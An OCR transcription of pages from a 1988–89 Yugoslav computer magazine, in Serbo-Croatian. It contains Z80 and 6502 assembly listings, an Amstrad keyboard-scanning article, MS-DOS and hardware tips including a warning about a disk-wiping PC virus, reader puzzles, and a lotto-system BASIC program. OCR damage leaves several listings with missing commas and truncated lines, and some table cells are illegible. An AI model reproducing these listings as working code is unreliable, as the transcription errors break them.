        CALL    SCRL

        INC     DE
        JR      PRINT
X       DEFB    22
Y       DEFB    8
AT      LD      A,22
        RST     16
        LD      A,(Y)
        RST     16
        LD      A,(X)
        RST     16
        LD      A,143
        RST     16
        RET
SCRL    LD      A,64
SC1     EX      AF AF'
        LD      HL,20479
        LD      C 64
SC2     LD      B 32
        AND     A
ROTL    RL      (HL)
        DEC     HL
        DJNZ    ROTL
        DEC     C
        JR      NZ SC2
        EX      AF AF'
        DEC     A
        JR      NZ,SC1
        RET
TEXT    DEFM    „BOBAN
                JOVANOVIĆ 1988"
        DEFB    0
```

Za tabeliranu skrol-rutinu potrebno je izmeniti SCRL rutinu i dodati potprogram TABLE

```
SCRL    LD      A,64
SC1     EX      AF AF'
        LD      IX,ADRS
        LD      C 64
SC2     LD      B 32
        LD      L,(IX)
        INC     IX
        LD      H,(IX)
        LD      IX
        AND     A
ROTL

        RET
TABLE   LD      HL,18463
        LD      IX ADRS
        LD      DE 32
        LD      C 8
T1      LD      B,8
        PUSH    HL
T2      LD      (IX),L
```

```
        INC     IX
        LD      (IX) H
        INC     IX
        INC     H
        DJNZ    T2
        POP     HL
        ADD     HL DE
        DEC     D
        JR      NZ,T1
        RET
TEXT    DEFM    „BOBAN – "
        DEFB    0
ADRS    DEFS    128
```

Potrebno je još na samom početku programa dodati CALL TABLE U odnosu na program iz „Računara 40" prva verzija ovog programa je neznatno brža ali znatno kraća

Boban Jovanović

„Komodor"/6502-bejzik

Gumica za linije

Komanda DELETE je jedna od dosta eksploatisanih naredbi pri pisanju programa. Ako vaš kompjuter nema standardno ugrađenu tu komandu potrebno ju je napisati, što i nije teško uz nešto poznavanja mašinskog jezika i načina na koji se linije pakuju u programski tekst Ovdje vam predstavljamo listing DELETE rutine za „komodor 64" koja je duga svega 102 bajta ali ništa ne gubi na efikasnosti

Princip je vrlo prost potrebno je pronaći adresu kraja programske linije koja se navede za END i sav ostatak programskog teksta do adrese na koju pokazuje varijabla VARTAB (decimalno 45 46) prebaciti počevši od startne adrese programske linije označene kao *START* Na kraju ostaje samo da nanovo prepojimo prebačene linije što će za nas uradili ROM rutina LINKPRG ($A533) i da ažuriramo sistemne varijable za kraj programskog teksta i početak korisničkih varijabli Rutinu startuje sa

SYS (adresa asembliranja) *START* *END* gdje su start i end linijski brojevi END mora biti veći od STARTA što sam program ne provjerava pa ostaje da o tome sami vodite računa Po povratku iz potprograma će biti izbrisane sve linije između njih uključujući i *START* i *END* Obe linijske broje moraju postojati u programu jer se u protivnom rutina prekida uz poruku UNDEF'D STATEMENT

```
        JSR     GET       ; izračunaj početnu adresu prvog
        LDA     95        ; parametra i postavi je na lokacije
        STA     253       ; 253 i 254
        LDA     96
        STA     254
        JSR     GET       ; izračunaj adresu drugog parametra
        LDY     #1
        LDA     (95) Y    ; pronađi kraj programske linije
        STA     252       ; smjesti ga na lokacije
        DEY               ; 251 i 252
        LDA     (95) Y
        STA     251
        SEC
        SBC     253       ; izračunaj skraćenje programa u
        STA     88        ; bajtovima poslije brisanja linije
        LDA     252       ; i sačuvaj ga na lokacijama
        SBC     254       ; 88 i 89
        STA     89
LOOP    LDA     (251) Y   ; glavna petlja za premještanje ostatka
        STA     (253) Y   ; programa na novu poziciju
        INC     251       ; uvećaj brojače
        BNE     D1
        INC     252
D1      INC     253
        BNE     D2
        INC     254
D2      LDX     46        ; provjeri da li smo došli do kraja
        CPX     254
        BNE     LOOP      ; ne, natrag u glavnu petlju
        LDA     45        ; provjeri i niži bajt
        CMP     253
        BNE     LOOP      ; natrag u glavnu petlju
        SEC               ; premještanje je završeno
        SBC     88        ; postavi nove vrijednosti u
        STA     45        ; potrebne sistemne promjenljive
        STA     47        ; tako što se od njih oduzima
        STA     49        ; vrijednost skraćenja programa
        TXA               ; koje je ranije izračunata
        SBC     88
        STA     46
        STA     48
        STA     50
        JMP     $A533     ; nanovo prepoji linije programskog
                          ; teksta i vrati se u editor
GET     JSR     $AEFD     ; provjeri zarez sistemna rutina CHKCOM
        JSR     $A96B     ; konverzija ASCII decimalnog broja u
                          ; dvobajtni broj ROM rutina LINGET
        JSR     42515     ; pronađi adresu programske linije
                          ; sistemna rutina FNDLIN
        BCC     END       ; linija ne postoji
        RTS               ; postoji vrati se u glavni program
END     LDX     #17       ; ispiši poruku o grešci pozivom
        JMP     42038     ; ROM rutine ERROR i vrati se u editor
```

Zoran Pletikosa

„Amstrad"/tastatura

Sve o tastaturi

Tastature i džojstici računara serije CPC u potpunosti su kontrolisani skupom mašinskih rutina pod nazivom Ki Menadžer (Key Manager KM) On omogućava rad specijalnih funkcija kao što su ponavljanja tipki i brzina ponavljanja prekida izazvana pritiskom na ESC funkcijske tipke i prevođenje tipaka KM ima tri nivoa rada sa tastaturom i svi su dostupni korisniku Ovdje je opisan samo najniži nivo

Najniži nivo operacija rada sa tastaturom skenira tastaturu Skeniranje se izvršava za vrijeme svakog šestog prekida, tj pedeset puta u sekundi Ono se obavlja pomoću integrisanih sklopova PPI i PSG (Parallel Peripheral Interface i Programmable Sound Generator) Stanje prekidača tastature i džojstika se upisuje u bit mapi koju čine deset bajtova smještenih na adresi #B4FF (CPC 464)

Da bi se pritisnuta tipka smjestila u bitnu mapu mora biti pritisnuta dar za vrijeme dva uzastopna skeniranja

Svake nove pritisnute tipke se bilježi u bafer U slučaju da nije pritisnuta nijedna nova tipka može doći do ponavljanja zadnje pritisnute tipke ako je ona i dalje pritisnuta.

Na tastaturi postoje četiri tipke koje se obrađuju drugačije od ostalih se nalaze u TABLICI 1) Na izlazu kod ispravno zadate vrijednosti broja tipke Z flag sadrži stanje tipke a 5 i 7 bit registra C uvijek sadrže ispravna stanja SHIFT i CONTROL tastera. Resetovana vrijednost bita ili flega označava da je taster pritisnut.

Druga rutina KM GET JOYSTICK se poziva na adresi #BB24 Po pozivu u A i H registrima nalaze se stanja prekidača džojstika 0 a u L džojstika 1 (značenje pojedinih bitova nalazi se u TABLICI 2)

Važno je napomenuti da ova rutina ne očitavaju trenutno stanje prekidača nego posljednju vrijednost zapisanu skeniranjem u bit mapi

Postoji jedan problem koji se javlja kod skeniranja tastature ako su istovremeno pritisnute više od dvije tipke u uglovima četvorougla u matrici. U tom slučaju tipka koja se nalazi u četvrtom uglu biti će detektovana kao da je pritisnuta Taj problem je nemoguće riješiti softverski jer je hardverske prirode (ovo je često kod mnogih računara a na CPC se može uočiti kad se istovremeno pritisnu SHIFT D i E jer će biti ispisan ENTER)

Rutina koja skenira tastaturu nalazi se na adresu #B48 u donjem ROM-u Na ulazu registarski par DE treba adresirati adresu bit mape a HL adresu pomoćne bit mape uz čiju se pomoć određuje da li je tipka bila pritisnuta za vrijeme prethodnog skeniranja

Adresa reda	Broj reda	Broj tipke	Bit 0	1	2	3	4	5	6	7
[illegible]	0	0	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	1	8	[illegible]	COPY	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	2	16	CLR	[	ENTER	]	F4	SHIFT	\	[illegible]
[illegible]	3	24	[illegible]	[illegible]	[illegible]	P	[illegible]	[illegible]	/	[illegible]
[illegible]	4	32	[illegible]	[illegible]	[illegible]	I	L	[illegible]	M	[illegible]
[illegible]	5	40	8	7	[illegible]	Y	H	[illegible]	N	[illegible]
[illegible]	6	48	6	5	R	T	G	[illegible]	B	[illegible]
[illegible]	7	56	4	3	E	[illegible]	S	D	C	[illegible]
[illegible]	8	64	1	2	ESC	Q	TAB	A	CAPS	[illegible]
[illegible]	9	72	[illegible]	DOWN	LEFT	RIGHT	FIRE 2	FIRE 1	rezerva	[illegible]

Tablica 1

Bit	Tipka na džojstiku
0	Gore
1	Dolje
2	Lijevo
3	[illegible]
4	[illegible]
5	[illegible]
6	[illegible]
7	[illegible]

Tablica 2

BDIR	BC1	Stanje PSG
0	0	neaktivan
0	1	čitanje
1	0	upis
1	1	adresiranje

Tablica 3

Dvije SHIFT tipke i CONTROL se ne stavljaju u bafer ako su pritisnute pojedinačno, međutim kod se pritisne i u kombinaciji sa nekom drugom tipkom onda se u bafer bilježi i njihovo stanje Ako je pritisnuta tipka ESC generira se vrijednost u baferu i dolazi do prekida ako je on dozvoljen

U operativnom sistemu postoje dvije rutine koje omogućavaju pristup tastaturi na najnižem nivou KM TEST KEY i KM GET JOYSTICK

Rutina KM TEST KEY se poziva na adresi #BB1E i koristi se za očitavanje stanja pojedinačnih tipki Na ulazu u A registru se treba nalaziti broj tipke koja se skenira (brojevi tipki

Listing 1 predstavlja rutinu koja služi za očitavanje stanja džojstika No prije opisa same rutine opisane su značenja korišćenih I/O portova

I/O kanal na adresi #F400 predstavlja A kanal PPI Zavisno od vrijednosti na portu #F700 on se koristi za upis (#82) ili čitanje (#92) PSG-a Na adresi #F600 I/O porte nalazi se kanal C čija 4 donja bita služe za adresiranje reda na tastaturi 6 i 7 bit su spojeni sa kontrolnim ulazima BDIR i BC1 PSG (vidi tablicu 3) dok 5 i 6 bit koriste kazetofoni i oni su u priloženoj rutini zanemareni zbog čega u toku rutine dolazi do isključivanja releja

```
10 SCAN  DI
         LD    BC #F40E
         OUT   (C) C
         LD    BC #F6C0
         OUT   (C) C
         XOR   A
         OUT   (C) A
20       INC   B
         LD    A,#92
         OUT   (C),A
30       LD    BC #F649
         OUT   (C) C
         LD    B #F4
         IN    H (C)
40       LD    BC #F646
         OUT   (C) C
         LD    B,#F4
         IN    L,(C)
50       LD    BC #F782
         OUT   (C) C
         EI
         RET
```

motora kasetofona ako je bio uključen.

U 10 liniji se adresira 14 registar PSG Potom se u 20 liniji A port PPI definiše kao ulazni Stanje prvog džojstika se nalazi u devetom redu matrice tastature Da bi smo PSG naznačili da želimo čitati vrijednost zadnjeg adresiranog registra moramo broju reda dodati vrijednost #40 (BDIR=0, BC1=1) Na ovaj način jedan red je očitan a rezultat se smješta u A kanal PPI Isto se lako očitava stanje drugog džojstika koje se nalazi u šestom redu matrice Na kraju rutine potrebno je kanal A definisati kao ulazni ako želite koristiti zvuk iz PSG Ako vam nije potreban zvuk i ne koristite rutinu OS za obradu prekida možete na početku vašeg programa izvršiti proceduru iz 10 i 20 linije i skeniranje početi od 30 linije (u tom slučaju u 50 liniji izbacite prve dvije naredbe)

Dušan Smiljanić

Bajtovi lične prirode

Uređuje: Dejan Ristanović

63 [OS MSDOS, PC]: Kada bismo ove „Bajtove lične prirode" objavljivali na kolor strani, broj 63 bi bio štampan crvenom bojom — radi se o veoma ozbiljnom upozorenju Neko vam donese disketu sa nekim programom vi taj program prekopirate i onda poželite da se revanširate — kucate COPY IME.TIP A pri čemu je IME.TIP naziv datoteke koju želite da prenesete na disketu DOS međutim prijavljuje da je disketa zabranjena za upis *(write protected)* Nema problema, kažete vi umetnete drugu disketu pritisnete R od *Retry* Trenutak docnije nalazite se u veoma neprijatnoj situaciji — DOS-u (odnosi se na verziju 3 30 ali verovatno i na sve ranije) nije poznato da je disketa promenjena pa je na novu disketu prepisao katalog stare što znači da su sve datoteke koje su se nalazile na disketi praktično nedostupne Naravoučenije nikada ne menjajte disketu u drajvu dok DOS operacija ne bude potpuno dovršena ako se operacija ne može izvršiti bez promene disketa prekinite je sa A (od *Abort*)

64 [OS MSDOS 63, PC] Ako već upadnete u zamku koja je opisana u okviru prethodnog „bajta", ne zaboravite da je bar jedna FAT tablica čitava — čeprkajući po katalogu možda ćete „oporaviti" bar one datoteke čije su vam približne dužine bile poznate

65 [YUZI, PC]: Još jedno „crveno upozorenje" obratite pažnju na smrtonosni virus koji se krije u YU verziji popularnog „štos programa" (običan JOKE je sasvim bezopasan — napiše da vam je voda ušla u disk i onda morate da sačekate da se voda „iscrpi") Virus produžava zaraženu EXE datoteke za tačno dva kilobajta a izazilo je zloćudan — uništava sve podatke sa hard diska! Ukoliko imate iskustva sa ovim ili nekim drugim PC virusom, prostor u ovoj rubrici vam je zagarantovan

66 [OS MSDOS.49, PC]. Tvorci MS DOS a smo lažno optužili za rasipnost atributi SYSTEM I HIDDEN nisu dva imena za istu stvar Sistemske i skrivene datoteke se doduše ne pojavljuju ravnopravno u spisku koji dobijamo sa DIR, ali postoji i jedna razlika skrivenu EXE ili COM datoteku možemo izvršiti jednostavnim kucanjem imena, dok je sistemska čak i na ovaj način nedostupna! [Prilog: Zoran Živolić]

67 [HARDW, PC]: Za ovaj broj „Računara" pripremili smo blok shemu megabitne *Baby AT* table nepoznatog proizvođača i nepoznatog imena (čuvano ime *80286 Mother Board* baš i nije neka referenca) — prepoznaćete je jedino po rasporedu komponenti

Mikroprocesor 80286 ugrađen u ovu tablu radi na 8 ili 12 MHz sa ili bez stanja čekanja a ima 512 640 640+384 K ili čak četiri megabajta RAM a Reset se povezuje na JP8 povezan JP10 označava rad bez stanja čekanja turbo LED je JP5 zvučnik JP19 (pin 4 je +5 V a pin 3 je masa) brave i LED diode napajanja J20 (pin 1 je LED) turbo prekidač se povezuje na JP4 (mikroprekidač 1 mora da bude OFF da bi spoljni prekidač uopšte delovao), eventualna eksterna baterija od 6 V na J21 (pin 1 je +6 V, pinovi 3 i 4 su masa) dok SW1 označava tip monitora — veza 1—2 odgovara monohrom izlazu tj Herkulesu Što se ugrađenih mikroprekidača tiče, vredi obratiti pažnju na treći (ON označava četiri a OFF 8 I/O stanja čekanja) peti (ON ukoliko su BIOS-i u EPROM-ima 27128 OFF ako se koristi 27256, u poslednjem slučaju treba postaviti JP8 u položaj 2—3) i poslednja tri (raspodela memorije)

Raspodela memorije je posebno interesantna Poput svih megabitnih tabli naša ovomesečna gošća može da primi čipove 4164 (osamnaest čipova čine 128 K) 41256 (osamnaest čipova 512 K) i 411000 (osamnaest čipova čine dva megabajta) ali na u svim kombinacijama — dopušteni rasporedi su sumirani u tabeli koja opisuje dejstvo prekidača postavljenih u svaki od osam mogućih položaja Korisnici će se verovatno odlučiti za *Extended* memoriju, ali ploča podržava i LIM memoriju kompatibilnu sa PC jem — u ovom slučaju treba postaviti prekidač 4 (ON — EMS port 0E8—0EF, OFF — EMS port 098—09F) i učitati drajver koji se dobija na disketi koja prati ploču

RAM SIZE	#6	#7	#8
512KB	ON	ON	ON
640KB	ON	ON	OFF
640KB + 384KB	ON	OFF	ON
640KB + EMS (384KB)	ON	OFF	OFF
640KB + 1408KB	OFF	ON	ON
640KB + EMS (1408KB)	OFF	ON	OFF
640KB + 3456KB	OFF	OFF	ON
640KB + EMS (3456KB)	OFF	OFF	OFF

68 [HARDW PC]: Još jedna napomena koja će vam dobro doći dok sklapate PC — urednik ove rubrike je nedavno menjao ploču u svom AT u i primetio da je POWER LED prestao da svetli — gurali smo i pritiskali konektore ali se LED nikako nije oglašavao I najzad nam pade na pamet da o ovom indikatoru stalno govorimo kao o LED-u a razmišljamo o njemu kao o sijalici LED je zapravo dioda što znači da uopšte nije svejedno kako ćete okrenuti njen konektor! Ako je table takve da se konektor može uključiti samo na jedan način na ostaje vam ništa sem rasturanja šasije kućišta prevrtanja same diode

69 [DS MSDOS, PC]. Ako imate običaj da kucate COPY X.X NUL kako biste proverili da li su datoteke dobro upisane na disk, obradovaćete se ideji COPY DIR1+DIR2+ +DIRN NUL — računar probno čita sva datoteke iz kataloga DIR1, DIR2 — DIRN na zahtevajući od vas da svakih deset sekundi kucate novo COPY!


70 [OS.MSDOS.69, PC]: Verifikacija je još jednostavnija uz paket *Norton Utilities* otkucate DS /T/ S A i kompletno pretraživanje stabla kataloga biva povereno samom DOS u!

71 [OTXT WPERF, PC] Koliko vam se puta desilo da umesto F2 pritisnete Shift F2 ili da umesto Shift F2 pritisnete F2? Umesto da pritiskate F1 *(Cancel)* i onda novo F2 odnosno Shift F2 smer pretraživanja možete promeniti i prostim pritiskom na gornju odnosno donju strelicu

72 [DTXT WPERF, PC]. Pritisak na gornju odnosno donju strelicu je ujedno jedini način da izvršite *Find and Replace* usmereno od pozicije kurzora prema početku teksta Nešto slično je na *WordPerfect*-u 4 2 bilo nemoguće!

73 [IGRE TETRIS, PC] U skladu sa prošlomesečnim obećanjem, na slici dajemo deo editora tabele rezultata u popularnom *Tetrisu* otkucajte ga prevedite izvršite kada pridete nekom računaru na kome je igra instalirana — tabela rezultata će biti analizirana i vaše ime upisano na njeno čelo! Napisali smo i kompletan editor, ali je on malo predug za ovu rubriku — trudićemo se da ga delimo unaokolo pa će možda stići i do vas!

Priloge za ovu rubriku (ne bismo se žalili kada bi ih bilo malo više) šaljite na adresu „Računari" (za „Bajtovi lične prirode"), Bulevar vojvode Mišića 17, Beograd



Problem jeftine statue

Uređuje: Dejan Ristanović

Trideset sedme pitalice zaista je zvučala „uvrnuto" — u zadatku nisu dati nikakvi pažnje vredni podaci, ali se ipak pokazuje da je rešenje sasvim dostižno iako pomalo neočekivano: i pored ogromnih suma pominjanih u tekstu, statua košta jedan jedini dolar! Pitalica je očito namučila naše čitaoce, pa smo u predviđenom roku dobili samo 11 tačnih i čak 37 pogrešnih rešenja.

Podsetimo se najpre gospođe C, junakinje naše trideset sedme pitalice koja je nedavno posetila antikvarnicu i kupila sliku, lampu i statuu. Statua je koštala manje od lampe, a lampa je koštala manje od slike.

Da smo vam rekli da je gospođa C potrošila 3150 dolara (na sreću nije bila toliko rasipna), ne biste mogli da odredite cenu statue. Čak ni da smo vam rekli koliko je dolara gospođa C potrošila, cena statue bi vam i dalje bila nepoznata. Ali da smo vam rekli da slika košta više nego statua i lampa zajedno, bili biste u stanju da u kupon upišete cenu statue. Nismo vam, naravno, rekli baš ništa, ali smo (po svemu sudeći sa jedanaestočlanim prevom) očekivali da kupon ipak popunite.

Čitava tajna je u rečenici da smo vam rekli *da slika košta više nego statua i lampa zajedno, bili biste u stanju da u kupon upišete cenu statue*. Ako je ST cena statue, SL cena slike, a LA cena lampe, **informacija da je informacija** SL>ST+LA dovoljna za rešenje zadatka diktira odgovor ST=1 — da je ST bio koji veći broj, njegovo umanjivanje za jedan uz uvećanje broja LA za jedan ne bi poremetilo nejednakost ST>SL+LA, a postojala bi dva rešenja. Raznim varijantama ovog prilično lucidnog razmišljanja do korektnog odgovora su došli *Milomir Aleksić, Leo Bosnić, Dragan Grbić, Jadran Krašovac, Đorđe Ljubičić, Slobodan Masanović, Petrojka Nešić, Dragan Sretenović, Dragan Stevanović, Branko Stulić* i *Milan Uskoković*. Pošto smo sva rešenja ocenili kao ravnopravna, izvukli smo sve tri nagrade — 80 000 dinara pripalo je *Milomiru Aleksiću* iz Novog Beograda, 40 000 dinara *Branku Stuliću* iz Zagreba a 20 000 dinara *Draganu Stevanoviću* iz Niše.

Obzirom da je ovomesečno rešenje kraće nego obično, pruža nam se prilika da se vratimo na „Knutovu Pitalicu" koja je izazvala brojna reagovanja. Od nas se pre svega traži da publikujemo konačno rešenje i detaljnije opišemo postupak kojim smo do njega došli. Prvi deo zahteva ispunjavamo na slici, dok bi drugi pomalo prevazišao prostor koji „Računari" mogu da ponude. Ma koliko konačni program bio obiman, nije ga posebno teško napisati sledeći ideju iz prošlih „Računara" — potrebna je samo celobrojna aritmetika u visokoj tačnosti što čitaocima naše bivše „Programerske radionice" ne bi trebalo da predstavlja problem. Naš program je pisan na C-u, listing je dug 12 strana a vrema izvršavanja... pa moramo da priznamo da se VAX 11/785 mučio čitavih 37 časova i 20 minuta procesorskog vremena!

slika 1

```
Faktori broja 2^256+1 su 1238926361552897 i 93461639715357977769163558199606896584051237541638188580280321
```

Fermaovi brojevi

Istorijat ovog problema zalazi duboko u matematičku prošlost. Poznati matematičar Ferma je sredinom 17. veka izrekao tvrdnju da su svi brojevi oblika 2↑(2↑N)+1 prosti, tvrdnja naravno nije potkrepljena dokazom, ali je prvih nekoliko Fermaovih brojeva (3, 5, 17, 65537) zaista bilo prosto. Fermaova tvrdnja je oborena 1731. godine kada je Ojler uspeo da faktorizuje peti Fermaov broj 4 294 967 297 (čak će i najslabiji džepni računar pokazati da je tajanstveni faktor 641, ali ne zaboravite sredstva koja su Ojleru stajala na raspolaganju. Fermaovi brojevi i danas predstavljaju veliku enigmu, ironijom sudbine, u suprotnom smeru — pokazalo se da ni jedan element niza posle petog nije prost, danas se pitamo da li uopšte postoji ijedan veliki Fermaov prost broj! Što se tiče osmog Fermaovog broja zadatog u „Računarima", faktorisali su ga *Brent* i *Pollard* 1980. godine, zar nismo imali svetski aktuelnu Pitalicu? Još samo da ju je neko rešio.

Novo godišnje takmičenje

Iako rezultati godišnjeg takmičenja rešavača pitalica još nisu poznati (tek ćemo za mesec dana prikupiti sva rešenja decembarske pitalice), vreme je da krenemo u novi krug. Trideset deveta pitalica, dakle, označava početak našeg trećeg godišnjeg takmičenja — sva rešenja koja primimo konkurišu za redovne nagrade od 120 000, 80 000 i 40 000 dinara (inflacija je pošteno odradila svoje) dok će pisma na koja je upisan identifikacioni broj konkurisati i za specijalnu godišnju nagradu. Ove će nagrade pripasti čitaocu „Računara" koji u toku 1989. godine osvoji najviše poena, po jedan se poen dobija za svako korektno rešenje pitalice, dok će prvo — i drugonagrađeno rešenje dobijati dodatna dva odnosno jedan poen. Samo se po sebi razuma da svaki čitalac može da pošalje samo po jedan odgovor mesečno — duplirani će odgovori eventualno ulaziti u redovna izvlačenja, ali neće donositi dodatne poene!

Ostalo je još da ponovimo recept za određivanje identifikacionog broja. Setite se najpre svog broja telefona (ako nemate telefon, broj telefona nekog prijatelja) pa izdvojite njegove tri **poslednje** cifre. Na to dopišite dve cifre koje predstavljaju godinu vašeg rođenja a zatim još dve cifre po izboru. Časopis „Računari" bi, na primer, mogao da ima identifikacioni broj 748 84 47, jer nam je broj telefona 653-748, jer smo „rođeni" 1984. i jer smo stigli do broja 47. Identifikacioni broj upisujete u predviđene kućice našeg kupona, a zatim ovaj kupon prepisujete ili lepite na prvu stranicu rešenja. Vrlo je bitno da sva rešenja koja pošaljete nose isti identifikacioni broj, u protivnom možete da ispustite godišnju nagradu!

Za kraj smo ostavili jedno upozorenje proisteklo iz dvogodišnje prakse: identifikacioni broj je formiran na način koji praktično isključuje ponavljanja, pa za ovih dvadesetak meseci nismo pronašli dva jednaka „korektna" broja. Neki rešavači su, međutim, želeli da budu originalni, pa su birali brojeve poput 000 00 00, 313 13 13 ili 011 11 11 — ako je vama neki ovako „originalan" broj „pao na pamet", budite sigurni da je još nekome, a to pravi probleme pre svega rešavačima čiji odgovori bivaju zanemareni. Zato vas molimo da ove godine izaberete broj prema izloženim pravilima — to će vas najbolje zaštititi od dupliranja! Vaš novi identifikacioni broj je, sa može ali i ne mora da bude jednak starom.

Žuta zgrada:	______	i	______;
Narandžasta zgrada:	______	i	______;
Crvena zgrada:	______	i	______;
Plava zgrada:	______	i	______;
Zelena zgrada:	______	i	______

Ime i prezime ______

Adresa ______

Mesto ______

Kompjuter ______ Vreme ______

Identifikacioni broj |_|_|_| |_|_| |_|_|

iz broja tel. | god. rođ. | po izboru

Obećana pitalica

Pošto svi znamo kakva nas Pitalica očekuje u januarskim „Računarima", prelazimo pravo na stvar. Elem, saćamo se da je u jednoj maloj ulici živelo pet parova zainteresovanih za kompjutere i da su njihova imena Juca i Laza, Sanja i Slava, Maca i Mika, Ceca i Pera i Mira i Žika: prvi par živeo je u žutoj, drugi u crvenoj, treći u plavoj, četvrti u narandžastoj a peti u zelenoj kući. Istakli smo frazu živeo je, pošto je u toku 1988. u ovom ranije kompaktnom društvu došlo do pogoršanja međuljudskih odnosa i konačno do totalnog raskida. Koren svih problema je činjenica da se konačno potvrdilo da pet stanovnika naše sanje pitalice spada u nepopravljive lažljivce ili ljude koji baš nikada ne govore istinu. Posle svađe sve je ipak ostalo u okviru „proširene porodice" ili mesne zajednice — formirali su se novi parovi, pri čemu niko nije ostao sa svojim ranijim partnerom. Da bi se izbegle mračne uspomene, izvršena je i petostruka zamena stanova i to bez doplata (takva je bar zvanična verzija) tako da niko više nije živeo u ranijoj kući. Da bi se konačno, budući nesporazumi izbegli, parovi su se formirali tako da u svakom od njih jedan partner uvek govori istinu a drugi uvek laže, tako bar svako zna na čemu je. Svako sem nas — kada smo se raspitivali o novoj situaciji dobili smo sledeće neobične izjave za štampu:

Mika: Ja nisam oženjen Sanjom. Ceca kaže da Mira živi u žutoj kući.

Laza: Mira živi u narandžastoj kući a Mika u žutoj. Sanja uvek govori istinu.

Žika: Kada su je pitali da li je Pera oženjen Mirom, moja žena je rekla ne. Juca živi u plavoj kući.

Možete li da zaključite ko živi u kojoj kući? Rešenja pitalice zajedno sa programima koje ste koristili da ih dobijete, pošaljite na adresu „Računari" (za Dejanove pitalice), Bulevar vojvode Mišića 17, Beograd, tako da pristignu pre 25. januara 1989.

Q zadatak

RQ14 Domaćicu koja priprema ručak prekide poštar koji joj predaje telegram. Čim je poštar izašao u kuhinju ulazi ćerčica i vidi uplakanu mamu koja u ruci drži još neotvoren telegram. Zašto je domaćica plakala? Posle nekoliko „crnjaka", imali smo i Q zadatak sa hepiendom: zato što je prethodno seckala luk.

Q15 Devojka pita mladića „Hoćeš da se venčaš sa mnom?" „Hoću", odgovara mladić, „ali neću biti tvoj muž". Mladić je naravno govorio istinu. Kako je to moguće?


Loto „spektrum"

Potraga za sedmicom

Dosadašnji programi za izradu loto-sistema pomoću „spektruma" razvijani su u asembleru, uglavnom zbog brzine. Ljubiteljima bejzika to se nije mnogo sviđalo, pa je bilo zamerki i protesta. Ovom prilikom ispunjavamo njihovu želju: pružamo im program koji će moći da razumeju i modifikuju prema svojim potrebama.

Ovaj program se, naravno, ne odlikuje brzinom. Nako rešenje ipak postoji: napisan je tako da se može bez problema kompajlirati „Emkoderom", „Blastom" ili nekim drugim prevodiocem. Kompajlirana verzija će raditi 40 do 50 puta brže.

Druga dobra osobina ovog programa je što se pomoću njega lako može napraviti bilo kakav uslovni sistem za loto koji, ukoliko se ispuna određeni uslovi, garantuje maksimalan broj pogodaka, što znači da garancija uvek ima vrednost dodeljenu konstanti dk. Drugih ograničenja nema. Broj kombinacija ne zavisi od „spektrumove" memorije, broj brojeva u sistemu i dužinu kombinacije korisnik određuje po želji, a rutine za uslovljavanje mogu se modifikovati, dopisati ili izbacivati.



90—150. PARAMETRI

Vrste sistema se određuje sledećim konstantama i promenljivama: dk (dužina kombinacije), bi (broj brojeva u sistemu), bc (brojač kombinacija), pr (maksimum parnih brojeva u kombinaciji), np (maksimum neparnih brojeva), bl (maksimum „blizanaca" ili susednih brojeva), sk (maksimum brojeva iz definisanog skupa). Indeksna promenljiva a ukazuje na brojeve tekuće kombinacije, a indeksna promenljiva b na brojeve poslednje kombinacije punog sistema.

Od vaših želja, potreba i umeća zavisi hoćete li izbaciti neke od postojećih ili uvesti nove parametre. Ako, na primer, napišete da je dk = 6, dobićete sistem za novi loto koji se igra u Hrvatskoj.

200—240 INICIJALIZACIJA

U petlji se formiraju početna i poslednja kombinacija punog sistema. Početna kombinacija može biti prva ali i ma koja kombinacija iz sistema — sve zavisi od toga koju ćete podatke uneti u programski red 1030. To otvara mogućnost da velike sisteme pravite u nastavcima i da red uvek produžujete upravo od mesta gde ste stali prošli put.

Iza petlje sledi poziv subrutine koja izračunava i printuje broj kombinacija u punom sistemu. Ova rutina (920—990) je jedini deo programa koji posle kompajliranja verovatno neće raditi korektno. Zato je najbolje da pre kompajliranja izbrišete red 240 a da podatak o broju kombinacija tražite samo od neprevedenog bejzika.

300—640 TESTIRANJE

Ovaj blok programa ispituje da li generisana kombinacija punog sistema odgovara uslovima za skraćeni sistem. Ako izbacite sve rutine, dobićete pun sistem. Ako izbacite samo neke, program će i dalje raditi korektno, ali ćete dobiti drukčiji rezultat. Možete bez opasnosti dopisati i nove rutine — naravno, pod uslovom da tačno znate šta radite.

Redosled rutina za testiranje nije bitan, može da utiče jedino na brzinu rada programa. Zato je dobro da rutine koje troše najviše vremena budu na kraju bloka.

Recept nije komplikovan: treba ispitati indeksnu promenljivu a (ili brojeve tekuće kombinacije), u nekom flegu ili promenljivoj sačuvati rezultat ispitivanja, a zatim na osnovu stanja flega ili promenljive doneti odluku. Naredba za izbacivanje kombinacije iz sistema je uvek GOTO 800 — tim programskim redom počinje rutina za generisanje sledeće kombinacije.

I još jedna napomena: prvi podatak u redu 1070 (čita ga rutina „skup") ukazuje na broj brojeva u skupu. Ostalo su brojevi koji čine skup.

680—760 PRINT KOMBINACIJA

Program, kao što ste verovatno već primetili, ne pamti kombinacije — generiše ih, ispituje, printuje i zaboravlja. Sistem morate prepisivati sa ekrana dok se pravi. Zato vas posle svake 22 kombinacije očekuje pitanje „scroll?"

Drugom rešenju ćete pribeći ukoliko imate printer. Za to je potrebno da naredbe PRINT u redovima 710, 740 i 750 zamenite sa LPRINT.

800—890 GENERISANJE SISTEMA

Ovih desetak redova su motorna snaga celog programa. Generator kombinacija radi sve dotle dok ne utvrdi da su tekuća i poslednja kombinacija iste. Kad se to dogodi, sistem je napravljen.

920—990 PUN SISTEM

O ovom potprogramu bilo je reči prilikom komentara u vezi s pozivom GOSUB u programskom redu 240.

Žarko Vukosavljević

```
10 REM --------------------------
20 REM       L O T O
30 REM                   Z V 1988
40 REM --------------------------
50 REM
60 REM --------------------------
70 REM       parametri
80 REM --------------------------
90 LET dk=7  REM Duzina kombin
acije
100 LET br=20: REM broj brojeva
u sistemu
110 LET bc=1  REM Brojac kombin
acija
120 LET pr=4  REM maksimalno pa
rnih brojeva
130 LET np=4  REM maksimalno ne
parnih brojeva
140 LET bl=1  REM maksimalan br
oj blizanaca
150 LET sk=3  REM maksimalno br
ojeva iz skupa
160 DIM a(dk)  DIM b(dk)
170 REM --------------------------
180 REM       inicijalizacija
190 REM --------------------------
